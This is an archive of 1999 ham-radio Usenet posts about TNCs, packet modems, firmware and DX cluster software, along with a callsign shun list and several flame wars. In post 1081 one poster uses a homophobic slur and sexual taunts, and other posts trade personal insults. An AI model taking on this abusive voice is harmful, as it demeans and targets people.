From: Seth Miller <seth.miller@NOSPAMworldnet.att.net>
Message-ID: <36D4BE07.BF75E988@NOSPAMworldnet.att.net>
Source record: 19585

Several ways to go here. Actually, you could avoid the need for a TNC altogether if you have a PC with a sound card, since there is software available to support most digital modes on PC hardware. But that option will require the collection of several individual pieces of software (some free, some not), compatible PC hardware, etc. Sometimes a TNC can be much easier for a beginner to set up and use.

If you want to go with a TNC, the Kam Plus is a good unit if you must have support for packet. You will quickly find that packet is a rather poor performer on HF frequencies, but modes such as RTTY, Pactor and G-Tor work quite well. There is also Pactor-II, which is arguably the king of the hill right now in terms of outright performance, but this mode requires relatively expensive ($1,000) DSP-based hardware and is only available form one manufacturer ar present. Newest on the scene is a mode called PSK, similar to RTTY in operation but uses a different modulation technique to provide excellent performance in poor signal conditions (but throughput is extremely low in this mode, making it primarily suitable for only keyboard-to-keyboard contacts). Price of PSK is certainly right as the software is currently free.

But if you want to get your feet wet in all modes then the Kam+ is hard to beat for the price, you can find used ones with current software in the $150-$200 range. The Kam+ is a dual-port unit and will require you to change connectors when moving from VHF/UHF to HF, you may find the Kam'98 a better choice to use with your IC-706 as that unit utilizes a single port and all switching is done in software (from the keyboard). The Kantronics units come with a simple software package, but any terminal program will work fine. If you want to spend a little more money there are several excellent aftermarket support programs that have some nifty features, but if you are on a budget a simple terminal program is all you really need.

I have necessarily left out a lot here, definitely get one of the several good books available that will explain all about the digital modes. The more you understand, the more fun you have!

Good luck and hope this helps,

- Seth N6BMB

(Please remove the 'NOSPAM' text from the above address in order to send a personal reply. I apologize for the inconvenience.)

Pacific Crest wrote:
>
> I would like to operate digital modes on VHF/UHF as well as HF. I've

> been told that the KAM Plus is what I want to but. What experiences do
> people have with this? What else do I need (cables, software, etc.). I
> am new to this and would like to know how to go from having just the
> radio (Icom 706) to having a fully functional packet station.
>
> Thanks,
> Dan
> Pacific Crest Community School Amateur Radio Club

1060. Re: *Handheld* 9600 baud radios?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-25 00:00:00 UTC
From: nielsen@primenet.com
Message-ID: <slrn7d9khu.1aa.nielsen@bob.localnet>
Source record: 19586

On 25 Feb 1999 01:40:38 GMT, Klaus Kudielka <kudielka@pinguin.crl.go.jp> wrote:
>Hello,
>
>are there any *handheld* 2m and/or 70cm radios out there which are
>suitable (or can be modified) for 9600 Baud operations? I know,
>performance would probably not be very good (PLL cancelling modulation).
>But I would be glad if it worked at least somehow.
>
>-Klaus 7J1BBB

The Kenwood TH-D7A, of course. There were some early radios which used an offset oscillator instead of switching the synthesizer (Tempo S1, IC-2A, etc.) These might be good candidates. Of course there are other factors than the PLL, such as i.f. phase linearity.

Bob, W6SWE

--
Bob Nielsen Internet: nielsen@primenet.com
Tucson, AZ AMPRnet: w6swe@w6swe.ampr.org
DM42nh http://www.primenet.com/~nielsen

1061. FS: Motorola TDMA Cell Phone With HF Hit

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-25 00:00:00 UTC
From: "ST1A55@msn.com" <ST1A55@email.msn.com>
Message-ID: <#sAE3QJY#GA.246@upnetnews02.moswest.msn.net>
Source record: 19587
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.swap

Motorola M75 Digital Cellular Phone

Unit is New has 99 alpha Number Storage Works with the AT&T PCS TDMA System
Comes with 1 High Cap NMiH Battery & 1 Slim Line NICK Cadmium Battery Wall
Charger.
This Phone Has A Built In Rapid Charger.

Also Comes with A Hands Free Kit With will charge the battery
Comes with remote mic to put on your visor and a remote speaker
It also Provides an external antenna connector Asking $300.00 For all

For more Info On the M75 Click Here
http://www.mot.com/GSS/CSG/Products/TDMA/m75.html

If interested E-mail Me At ST1A55@msn.com Thanks!!

1062. New domain.com

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-25 00:00:00 UTC
From: "G8AS)" <g8aso@warwick.warwks.sch.uk>
Message-ID: <36d54a6b.0@206.100.206.63>
Source record: 19588
Cross-posted to: aus.radio.amateur.misc,nl.radio.amateur,rec.radio.amateur.antenna,rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.policy,rec.radio.amateur.space

Greetings

The Laughing Policeman Wireless Society's new web domain is

http://laughingpoliceman.com

Please ensure that your bookmarks/favourites are updated accordingly.

g8aso@laughingpoliceman.com

73s Brian G8ASO

1063. New domain.com

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-25 00:00:00 UTC
From: "G8AS)" <g8aso@warwick.warwks.sch.uk>
Message-ID: <36d56206.0@206.100.206.63>
Source record: 19589
Cross-posted to: aus.radio.amateur.misc,nl.radio.amateur,rec.radio.amateur.antenna,rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.policy,rec.radio.amateur.space

Greetings

The Laughing Policeman Wireless Society's new web domain is

http://laughingpoliceman.com

Please ensure that your bookmarks/favourites are updated accordingly.

g8aso@laughingpoliceman.com

73s Brian G8ASO

1064. New domain.com

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-25 00:00:00 UTC
From: "G8AS)" <g8aso@warwick.warwks.sch.uk>
Message-ID: <36d562a2.0@206.100.206.63>
Source record: 19590
Cross-posted to: aus.radio.amateur.misc,nl.radio.amateur,rec.radio.amateur.antenna,rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.policy,rec.radio.amateur.space

Greetings

The Laughing Policeman Wireless Society's new web domain is

http://laughingpoliceman.com

Please ensure that your bookmarks/favourites are updated accordingly.

g8aso@laughingpoliceman.com

73s Brian G8ASO

1065. Packet radio LL Lid List

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-25 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7b3b6k$k67@enews2.newsguy.com>
Source record: 19591

The LandLine Lid List

(Updated from N7QDN's original list.)

Stations forwarding Amateur Radio bulletin traffic via the Internet.
Radio Operators who avoid these stations will help rebuild our radio
network.

US Callsigns:

AE1T KB1BWD N1UAN KE2VW N2MEG NY2S KA3FMO K3JZ KE4HSB

KO4KS KP4IG N4GAA N4LXI N4WFU KB5VJY N5VDA WB5THT KA6EYH

KB7FRV KI7AA N7FSP N7VMR W7TA KA0WIN WB7AWL KB8UVN WB8BII

WB8NWQ N8KHN KF9UG N9DBX KE0WO N0ROD WB0TAX KD4YAL K4VJI

WD4NKZ W1NPR WA2LKI N7NEI W8YY KO6RI KB0TDF W4DPH KA9DSA

N8YIB W3SYY WD0AJG WB7TLS N5VGC K4VJI N8KJT KF6QDP KC6HUB

KB0KQH KD4HTU N7VPB KB4FEA

Non-US Callsigns:

F6CNB GB7GUR GB7HSN GB7PLY HA3PG HR2PAQ ON6AR PY1AA PY1LCZ

PP5BLU RK3DXA SK2DR SV2CMG VE4UA VE7KIT VE7VBS VK3BBS VK7AX

XE2EBC VE6LIP VE7RXD VK2CZR VK2GJB VK2TGB VK4ATV VK5ASF VK5XXX

ZL2TZE PE0MAR VK7NT VK2SRN VK2KAW VK6BBS VK6ZSE VK6BBR VK2WI

VK7GL VK1DSN VK5SR VE3IJD EA5RQ RV3DHC

This list is under construction.
Please send comments, suggestions, updates to:
Charles Brabham N5PVL
E-MAIL: n5pvl@texoma.net
PACKET: N5PVL @ N5PVL.#NTX.TX.USA.NOAM
WWWeb : http://www.texoma.net/~n5pvl

1066. Re: New domain.com

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-25 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <KCbB2.49$wp.3139@news.goodnet.com>
Source record: 19592
Cross-posted to: aus.radio.amateur.misc,nl.radio.amateur,rec.radio.amateur.antenna,rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.policy,rec.radio.amateur.space

Yea, we saw your last 12 messages. What do you think we are? Stupid
or something?

I notified your ISP about the SPAM.

G8AS) wrote
>Greetings
>
>The Laughing Policeman Wireless Society's new web domain is
>
>http://laughingpoliceman.com
>
>Please ensure that your bookmarks/favourites are updated accordingly.
>
>g8aso@laughingpoliceman.com
>
>73s Brian G8ASO
>
>
>
>

1067. Re: Packet radio LL Lid List

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-25 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <dEbB2.50$wp.3231@news.goodnet.com>
Source record: 19593

You know why most of the Internet Gateways aren't on that list?

Yes, that's correct, they don't have any affiliation with BBS's.

Cool.

Steve

Charles Brabham wrote in message <7b3b6k$k67@enews2.newsguy.com>...
>
> The LandLine Lid List

1068. Re: Building a Stand alone DX Cluster with Clusse and FlexNet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-25 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7b3e9c$mv1@enews2.newsguy.com>
Source record: 19594

The KPC-3 is useless for FlexNet. It is a proprietary design and as such it has no support for FlexNet.

A much better choice would be one of the 1.2kb "BayPak" modems from Tigertronics. (50 bux each)

Sell the KPC-3, use the money to buy the Tigertronics modem/modems.

You can also use a 16-bit SoundBlaster (or clone) as a TNC with FlexNet, and for single-port operation this works great at very lttle cost. See my webpage for setup info on using the soundcard.

For operation with two radio ports, the BayPak modems would be much better.

For more than two ports, look into using true TNC2 compatable TNC's (MFJ, Pac-Comm) running the "6-Pack" firmware upgrade which allows up to eight TNC's on one COM port.

Good luck! Let me know how it goes.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

Bryn Joynes wrote in message <36D48429.BAE514C3@edge.net>...
>Hi,
>
>I have been searching the net to find information about setting up a DX
>Cluster in Columbia TN. Up until now, either my limited knowledge has
>prevented me from finding the information I need, or the questions I'm
>asking are wrong.
>
>I'm thinking of using a KPC3 TNC with FlexNet, with Clusse Cluster
>software sitting on top. Will the KPC3 work with FlxNet? Does anyone
>have any experiance with FlexNet or BPQ and KPC3, or should I buy a
>different TNC? I can't find informtion about compatability.
>
>Thanks for any advice.
>
>
>
>Bryn Joynes
>KF4GKO EM65LO

1069. Re: Building a Stand alone DX Cluster with Clusse and FlexNet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-25 00:00:00 UTC
From: Dana@Source.Net
Message-ID: <7b3nb4sct1@nnrp1.dejanews.com>
Source record: 19595

In article <7b3e9c$mv1@enews2.newsguy.com>,
"Charles Brabham" <n5pvl@texoma.net> wrote:
>
> The KPC-3 is useless for FlexNet. It is a proprietary design and as such it
> has no support for FlexNet.

Yeah, the KPC-3 has a proprietary design, just like FlexNet! Oh my!

> A much better choice would be one of the 1.2kb "BayPak" modems from
> Tigertronics. (50 bux each)

Aren't these the "modem-only" widgets that hang off of a serial
port? The only reason these are "better" is that they are supported
by FlexNet. Otherwise, the KPC-3 is miles ahead for 1200-baud
operation.

The Tigertronics modem claims the "lowest power consumption", but
that's a joke; it is useless without a running computer attached.
A KPC-3, on the other hand, will happily run by itself, with
a power consumption under 50mW.

> Sell the KPC-3, use the money to buy the Tigertronics modem/modems.

Oh, that's *really* good advice, Charles.

Sheesh.

Dana K6JQ
Dana@Source.Net

-----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1070. PK-88 Firmware...Help

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-26 00:00:00 UTC
From: Rob <robco@iafrica.com>
Message-ID: <7b4ik8$2l06$1@nnrp01.iafrica.com>
Source record: 19425

I am looking for a copy of the PK-88 eprom firmware HEX code.
If anybody can help, please mail me at:
robco@iafrica.com
Thanks
Rob ZS5LA

1071. Re: PK-88 Firmware...Help

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-26 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <7b4slf$7d4$1@news.minn.net>
Source record: 19426

In article <7b4ik8$2l06$1@nnrp01.iafrica.com>, "Rob" <robco@iafrica.com> wrote:
>I am looking for a copy of the PK-88 eprom firmware HEX code.
>If anybody can help, please mail me at:
>robco@iafrica.com
>Thanks
>Rob ZS5LA
>
>
Hello Rob:

PK-88 firmware is available from Timewave Technology http://www.timewave.com
You can check the web page for price and availability.

The PK-88 is a TNC-2 clone so you can also use a TNC-2 firmware set, I think
that is in the public domain.

73

John Douglas
N0ISL/4ID
Timewave Technology

1072. Re: Why a TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-26 00:00:00 UTC
From: Rob Kling <rkling@home.com>
Message-ID: <36D604C3.87BB212E@home.com>
Source record: 19427
Cross-posted to: rec.radio.amateur.digital.misc,alt.ham-radio.packet

Thats like saying that embedded systems are useless because the technology has been around for 20 years. TCP/IP has been around that long too, so have modems. I wonder what he would call the bios on his CPU. The TNC is a very efficient device and its fundamental design is alive in all sorts of new technology. Moreover, it fits into the client/server model very well. It is one of the few devices in amateur radio that has a CPU. I think this guy is selling the BayCom type modems. The only reason I think you might want to use one would be cost. Used PC's are so cheap and capable that you could turn them into a TNC with a BayCom modem.

Alan - VE3NNM wrote:
>
> !From: svwindigo@aol.comH2O (SV Windigo)
> !Newsgroups: rec.radio.amateur.digital.misc
> !Subject: Re: Why a TNC?
> !NNTP-Posting-Host: ladder03.news.aol.com
> !X-Admin: news@aol.com
> !Date: 17 Feb 1999 04:14:43 GMT
> !Organization: AOL http://www.aol.com
> !Message-ID: <19990216231443.17872.00002662@ng-ba1.aol.com>
>
> >>From: W6RCecilA <w6rca@ibm.net>
>
> >>TNCs are 25 year old "technology".
>
>
> >Thanks for the reply. Any suggestions re software?
>
> > 73 chuck KF0LX
> > Happy Trails
> > chuck
> > S/V Windigo - Sitka, AK
>
> One of the best archives for BayCom software is at:
> ftp://ftp.funet.fi/pub/ham/packet/baycom/
>
> If you're interested in the TPK-flavor of Baycom, there is an older
> version than the one in the /baycom/ directory, but it has a few more
> files: ftp://ftp.funet.fi/pub/ham/packet/terminal/tpk-bcom.zip
>
> As an alternative to BayCom, there are some packages that use the
> parallel port to interface to the TNC:

> ftp://ftp.funet.fi/pub/ham/packet/pmp/pmp11.zip
> ftp://ftp.funet.fi/pub/ham/packet/terminal/ezpkt200.zip
> PMP (Poor Man's Packet) doesn't have much in the way of features, but
> I ran an earlier version of EZPacket (v1.4) for a while, and thought
> it was OK. It uses the PMP-style of connection to the PC, so you can
> play with both software packages with the same interface connection.
> If I remember correctly, EZPacket could relocate the I/O adresses it
> used in order to work with a BayCom interface on the serial port.
>
> For another TNC emulator methood, try:
> ftp://ftp.funet.fi/pub/ham/packet/misc/tncemu10.zip
>
> If you want to experiment with higher speed no-TNC packet, you should
> visit:
> PE1NIB's page on the ON5DXL packet modem:
> http://www.qsl.net/pe1nib/index.html
> DL9RDZ's page on the ON5DXL packet modem:
> http://wwwcip.informatik.uni-erlangen.de/user/hsreiser/hamradio/#dxl
>
> Here are some miscellaneous "no-TNC" URLs I had lying around:
> http://www.baycom.org/
> http://piment.ireste.fr/baycom/tech/
> ftp://ftp.qsl.net/pub/ra3atx/HAMRADIO/DIDGITAL/BAYCOM/
> http://www.tigertronics.com/
> http://www.geocities.com/SiliconValley/Foothills/5593/
> http://www.muenster.de/~welp/sb.htm
> http://www.forthnet.gr/sv2agw/
> http://www.deskmedia.com/~jjeffers/packet/soundmodem/ptt.html
>
> --
> ++
> From the keyboard of Alan - VE3NNM (Kenora, ON, CANADA)
> email: ve3nnm AT excite DOT com
> --
> Posted using NetTamer | The TRUTH about Micro$oft
> http://www.nettamer.net/tamer.html | http://www.vcnet.com/bms/
> --

1073. Re: Newbie to Packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-26 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <7b504g$7ir$2@news.minn.net>
Source record: 19428

In article <AmYA2.553$Hy2.300029@news1.teleport.com>, Pacific Crest <"pcrest"@teleport.
com> wrote:
>I would like to operate digital modes on VHF/UHF as well as HF. I've
>been told that the KAM Plus is what I want to but. What experiences do
>people have with this? What else do I need (cables, software, etc.). I
>am new to this and would like to know how to go from having just the
>radio (Icom 706) to having a fully functional packet station.
>
>Thanks,
>Dan
>Pacific Crest Community School Amateur Radio Club
>
Hello Dan:

Rather than spend $395 for a new controller you might want to find a used
PK-232MBX Multi-mode controller. PK-232's are currently being serviced and
upgraded by Timewave Technology http://www.timewave.com

A used MBX runs between $125 and $175 on the used market. If you like the mode
then the PK-232MBX can be upgraded to the latest DSP front end technology for
$125, still way under the cost of new analog controllers. The advantage of the
DSP design is performance on weak signals and in crowed bands. The performance
of DSP designs is 2 orders of magnitude improvement in RTTY error rates over
the older analog controllers.

You should also look carefully at what radio you will be using, FSK operation
is the preferred mode.

Lastly, The PK-232/DSP running PK TERM 99 is Y2K (andY3K as far as we can see
:>)) ready.

Let me know if you have any other questions.

73

John Douglas
N0ISL/4ID
Timewave Technology

1074. Re: Building a Stand alone DX Cluster with Clusse and FlexNet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-26 00:00:00 UTC
From: glenq@cyberhighway.net
Message-ID: <36e502c3.16690379@news.cyberhighway.net>
Source record: 19429

"Charles Brabham" <n5pvl@texoma.net> wrote:

>Glen Quarnstrom wrote in message <36d5d75b.5576398@news.cyberhighway.net>...
>>"Charles Brabham" <n5pvl@texoma.net> wrote:

>>You've never put up a solar powered site, have you, Chuckles?
>
>No. And by the way, my name is Charles, not Chuck, Chuckles, ect.

Whatever. <yawn>

>>Didn't think so.
>
>How many have you set up, Glenn? Does it really matter?

Several.

Yes. Which you'd know if you'd ever done it.

>>Not to mention a plethora of other perfectly valid reasons to want to
>>know how much power a device consumes. Gee, I betcha that's why they
>>usually list that information in the specs, huh?
>
>
>Oh, yes, I'm sure that every packet op in the US sits up late every night,
>worrying about their TNC's power consumption. A major issue, for sure.

Nobody said it was a MAJOR issue, Chuckles. It's sort of a minor issue,
actually. Sorta like your LandLine Lid vendetta.

--
glenq@cyberhighway.net
WB7DOW

http://www.cyberhighway.net/~glenq/

1075. Re: PK-88 Firmware...Help

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-26 00:00:00 UTC
From: nielsen@primenet.com
Message-ID: <slrn7dc196.2p1.nielsen@bob.localnet>
Source record: 19430

On Fri, 26 Feb 1999 00:14:34 GMT, John Douglas <jdouglas@timewave.com> wrote:
>In article <7b4ik8$2l06$1@nnrp01.iafrica.com>, "Rob" <robco@iafrica.com> wrote:
>>I am looking for a copy of the PK-88 eprom firmware HEX code.
>>If anybody can help, please mail me at:
>>robco@iafrica.com
>>Thanks
>>Rob ZS5LA
>>
>>
>Hello Rob:
>
>PK-88 firmware is available from Timewave Technology http://www.timewave.com
>You can check the web page for price and availability.
>
>The PK-88 is a TNC-2 clone so you can also use a TNC-2 firmware set, I think
>that is in the public domain.

No, the PK-88 is not compatible with TNC-2 firmware (although the PK-80 is).

Bob

--
Bob Nielsen Internet: nielsen@primenet.com
Tucson, AZ AMPRnet: w6swe@w6swe.ampr.org
DM42nh http://www.primenet.com/~nielsen

1076. Re: I need the ADMS-1D or ADMS-1E programming software for the Yaesu VX-1R?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-26 00:00:00 UTC
From: kc5egg@ix.netcom.com
Message-ID: <7b50rm$9kj@dfw-ixnews6.ix.netcom.com>
Source record: 19431
Cross-posted to:
rec.radio.amateur.antenna,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.homebrew

In <7b4d42$hq3$1@nnrp1.dejanews.com> clintbrad4d@earthlink.net writes:
>
>In article <7b3nfl$eau@dfw-ixnews6.ix.netcom.com>,
> kc5egg@ix.netcom.com(Gerald Schmitt) wrote:
>
>>>> [A writer complains that he was treated weirdly by RT Systems. The
same >>
>>>> writer mis-states RT Systems' very public stance on legitimate
Upgrades of
>>>> their ADMS software. RT Systems has responded that no one in their
company
>>>> ever told that writer what he now claims in public...
>
>>> So Clint asks: Are you really a legitimate purchaser of their
software? [As
>>> opposed to someone who has "borrowed" a copy of the software from
someone
>>> else.]

The guy said in his original post that he had the level converter and
earlier software. Whereupon you question his honestly and integrity.

>
>>And here comes Gerald "Don't believe ANYTHING Clint has to say"
Schmitt:
>> Clint you truly are a jerk...what a pompus ass you are Clint.
>
>You obviously aren't a small business owner, Gerald. I doubt you have
ever
>successfully marketed anything in your career. No matter.

Actually Clint I have, I have currently own a small business in the
computer field. I make it a policy to not accuse my customers of
dishonesty. I assume that RT Systems also refrains from accusing
their customers of dishonesty. But old Clint will do it.

>
>Why you perceive a problem with someone who just hung up with RT
Systems and
>discussed this very matter and found out the truth is beyond rational
thought.
>

>Work on your inner anger somewhere else, would you please? Your
>anti-Clint rantings are in no way in the true spirit of what Amateur
Radio is
>supposed to be all about.

Oh and I suppose that accusing other amateurs of dishonesty is in the
"true spriit" of Amateur radio.

> In the mean time, I will continue to support those
>firms that treat their public well. And RT Systems treats their valid
customer
>base with respect and excellent products.

Tell me Clint what is a "valid customer" I have 3 different versions of
their product am I valid or not. I have no issue with RT Systems just
you and you stupid chamber of commerce raving. If I were RT Systems I
would tell you to shut up since you try so hard to sound like you
represent them and then insult and accuse their other customers. I must
respectfully disagree with your contention that they treat their
customers well. If you tell the truth about your "free upgrades" and
"free customer service phone numbers" and stop treating people who ask
a legitimate question like criminals then I will lay off of you but
until then ....

>
> - Clint Bradford, KE6LCS
> 909-681-6210 - Office
>
>-----------== Posted via Deja News, The Discussion Network
==----------
>http://www.dejanews.com/ Search, Read, Discuss, or Start Your
Own

1077. Any Packet in toronto area?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-26 00:00:00 UTC
From: james.alexander@hcol.humberc.on.ca
Message-ID: <tcpnntpd.19.2.26.1.23.50.2443217854.10191059@hcol.humberc.on.ca>
Source record: 19432

Hi all.

Anyone still doing 1200 baud packet on 70cm band in the
toronto/mississauga area (Canada that is)? I've just started and
haven't been able to hit any pbbs or nodes yet. I've only heard one
other station so far and that was an unsuccessful attempt to connect to
a node. You can find me at 441Mhz, the call is VE3SSQ.

73's
James

1078. Re: Why a TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-26 00:00:00 UTC
From: No_Spam@No_Site.ca
Message-ID: <ecuB2.455$EF1.476@198.235.216.4>
Source record: 19433
Cross-posted to: rec.radio.amateur.digital.misc,alt.ham-radio.packet

!Author: Rob Kling <rkling@home.com>
!Date: 1999/02/26
!Newsgroups: rec.radio.amateur.digital.misc,alt.ham-radio.packet
!Message-ID:<36D604C3.87BB212E@home.com>
!Subject: Re: Why a TNC?
!Posted on: 1999/02/26
!Content-Transfer-Encoding: 7bit
!Content-Type:text/plain; charset=us-ascii
!NNTP-Posting-Date: Thu, 25 Feb 1999 18:13:42 PDT
!Organization: @Home
!X-Complaints-To: abuse@home.net
!X-Trace: news.rdc1.mi.home.com 919995222 24.2.75.98
(Thu, 25 Feb 1999 18:13:42 PDT)

> Thats like saying that embedded systems are useless because the
> technology has been around for 20 years. TCP/IP has been around that
> long too, so have modems.

I must assume you're referring to the comment of Cecil, W6RCA, in the portion of his original message that was quoted by the person I responded to. His statement that "TNCs are 25 year old technology" is certainly valid, since they've been around that long as I recall...

There's nothing in *MY* post that evaluates TNCs or anything else as useless. Perhaps there was in Cecil's ORIGINAL post, perhaps not - How about going back to read it and find out? You can reply to his post directly, and address your response to the correct individual! I'm sure he'd respond. Who knows, maybe after you've made HALF of the constructive input to this newsgroup as W6RCA has, your comments might carry HALF the weight.

> I wonder what he would call the bios on his CPU.

Well, if you're referring to ME... The last time I checked MY computer, my BIOS wasn't on my CPU, but a distinct chip on my motherboard - along with my CPU and many other chips. Until now, I'd never really thought about calling it anything... maybe I'll call it "George".

> The TNC is a very efficient device and its fundamental design is
> alive in all sorts of new technology. Moreover, it fits into the
> client/server model very well.

Well, at least we agree on something.

> It is one of the few devices in amateur radio that has a CPU.

Yes - as long as you eliminate all of our microprocessor-based
tranceivers, I guess. Even my 20-year-old ICOM R-70 receiver has a 4-bit
uPD650C in it.

> I think this guy is selling the BayCom type modems.

UH OH! You've found me out! I only posted the URLs for Baycom and
Tigertronics (both retail modems in assembled and/or kit form) as a smoke
screen to cover up my nefarious plans. The only reson I listed some
software resources in response to someone's request to do so was...
In hope of having people email me to ask if I'll build them a modem,
get a monopoly on packet modem sales, and use the profits to take over
the world!!! <--- place evil, maniacal laughter here --->

> The only reason I think you might want to use one would be cost.

Yes, construction, experimentation and research have no place in Amateur
Radio. Why go to all that bother when you can plug your manufactured TNC
into your manufactured radio with your store-bought cables? I'm sure the
evenings spent assembling, experimenting and learning could be better spent
studying your operators manual, and reviewing your warranty in case you
have to return your commercial unit for a fuse replacement or firmware
upgrade some time in the future.

> Used PC's are so cheap and capable that you could turn them into a TNC
> with a BayCom modem.

.. or turn them into higher-speed TNCs with the 'DXL modem (you'll
have to build it - I'm not in the business THERE either)... or turn
them into repeater controllers, simplex autopatch controllers, remote-base
controllers... or automate your home... or use one to run a home-built
security system... or use them for experimenting with a plethoria of
different digital modes and applications... NOW you've got the idea - put
down the user's manual and get started right away! - or you COULD move over
to news:rec.radio.amateur.equipment - where I'm sure you'd feel much more
at home ;->

--
++
From the keyboard of Alan - VE3NNM (Kenora, ON)
email: ve3nnm AT excite DOT com

Posted using NetTamer | The TRUTH about Micro$oft
http://www.nettamer.net/tamer.html | http://www.vcnet.com/bms/

1079. Re: Building a Stand alone DX Cluster with Clusse and FlexNet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-26 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <56vB2.180$wp.8654@news.goodnet.com>
Source record: 19434

Charles Brabham "Chuckles"
>
>You're the only one trying to stir up a lot of crap and make a big stink.
>How typical.

Ever since you ran out of Hamcom instead of speaking, we have considered
everything you post, to be "strir up a lot of crap" and basically "Queen of
300
baud AX.25".

Are you in denial or something?

Steve

1080. Re: Why a TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-26 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <fdvB2.181$wp.8359@news.goodnet.com>
Source record: 19435

Charles Brabham "Chuckles" wrote
>>
>>Well, working packet and going thru the internet for part of the hop is
>>also still Ham Radio!
>
>Except the Internet part.
>
>When the Internet is used to forward packet messages from one BBS to
another
>(Internet Forwarding) it is all Internet, with no Ham Radio whatsoever.
>
>Get it?

He didn't say anything about a BBS. Where do you see the words BBS in
anything
he said? Do you not concede that there is other uses of packet than the BBS
dealer posting and "out of band" modification "network."

Steve

1081. Re: Building a Stand alone DX Cluster with Clusse and FlexNet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-26 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7b5vgm$1q1l@enews1.newsguy.com>
Source record: 19436

Steve Sampson wrote in message <56vB2.180$wp.8654@news.goodnet.com>...
>
>Charles Brabham "Chuckles"
>>
>>You're the only one trying to stir up a lot of crap and make a big stink.
>>How typical.
>
>
>Ever since you ran out of Hamcom instead of speaking, we have considered
>everything you post, to be "strir up a lot of crap" and basically "Queen of
>300
>baud AX.25".

I walked out of a TPRS "BBS SYSOP" meeting which turned out to be a LandLine Lid lecture, from lack of interest. I wasn't the only SYSOP to walk out on that "presentation", or even the first.

When I left the room, I saw two SYSOPs still in there, politely listening. Big audience, huh?

I suppose that after all the real BBS SYSOPs left, the roomful of LandLine Lids that remained must have had a good old-fashioned wank-fest.
Why is it, Steve, that so many LandLine Lids are queers? You can hang out with them if you like, but I've got better things to do, and better people to hang out with.

I suppose it's all a matter of personal taste and sexual orientation, Stevie-pooh.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

1082. Re: I need the ADMS-1D or ADMS-1E programming software for the Yaesu VX-1R?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-26 00:00:00 UTC
From: clintbrad4d@earthlink.net
Message-ID: <7b664k$2cu$1@nnrp1.dejanews.com>
Source record: 19437
Cross-posted to:
rec.radio.amateur.antenna,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.homebrew

In article <7b50rm$9kj@dfw-ixnews6.ix.netcom.com>,
kc5egg@ix.netcom.com(Gerald Schmitt) wrote:

> Tell me Clint what is a "valid customer" I have 3 different versions of
> their product am I valid or not.

I do not know...did you purchase any of the versions, and send in the
Registration Cards? Do you show up on RT Systems' computer as a registered
user of their software? Don't you already know?

- Clint Bradford, KE6LCS
909-681-6210 - Office

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1083. Re: Building a Stand alone DX Cluster with Clusse and FlexNet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-26 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <iEwB2.183$wp.8521@news.goodnet.com>
Source record: 19438

Charles Brabham "Chuckles" wrote >

>Why is it, Steve, that so many LandLine Lids are queers.

I don't know. I don't even know what a landlinelid is?

Is that something to do with the Penis?

Steve

1084. Re: Why a TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-26 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7b63nu$9mb@enews4.newsguy.com>
Source record: 19439

Steve Sampson wrote in message ...
>
>Charles Brabham "Chuckles" wrote
>>>
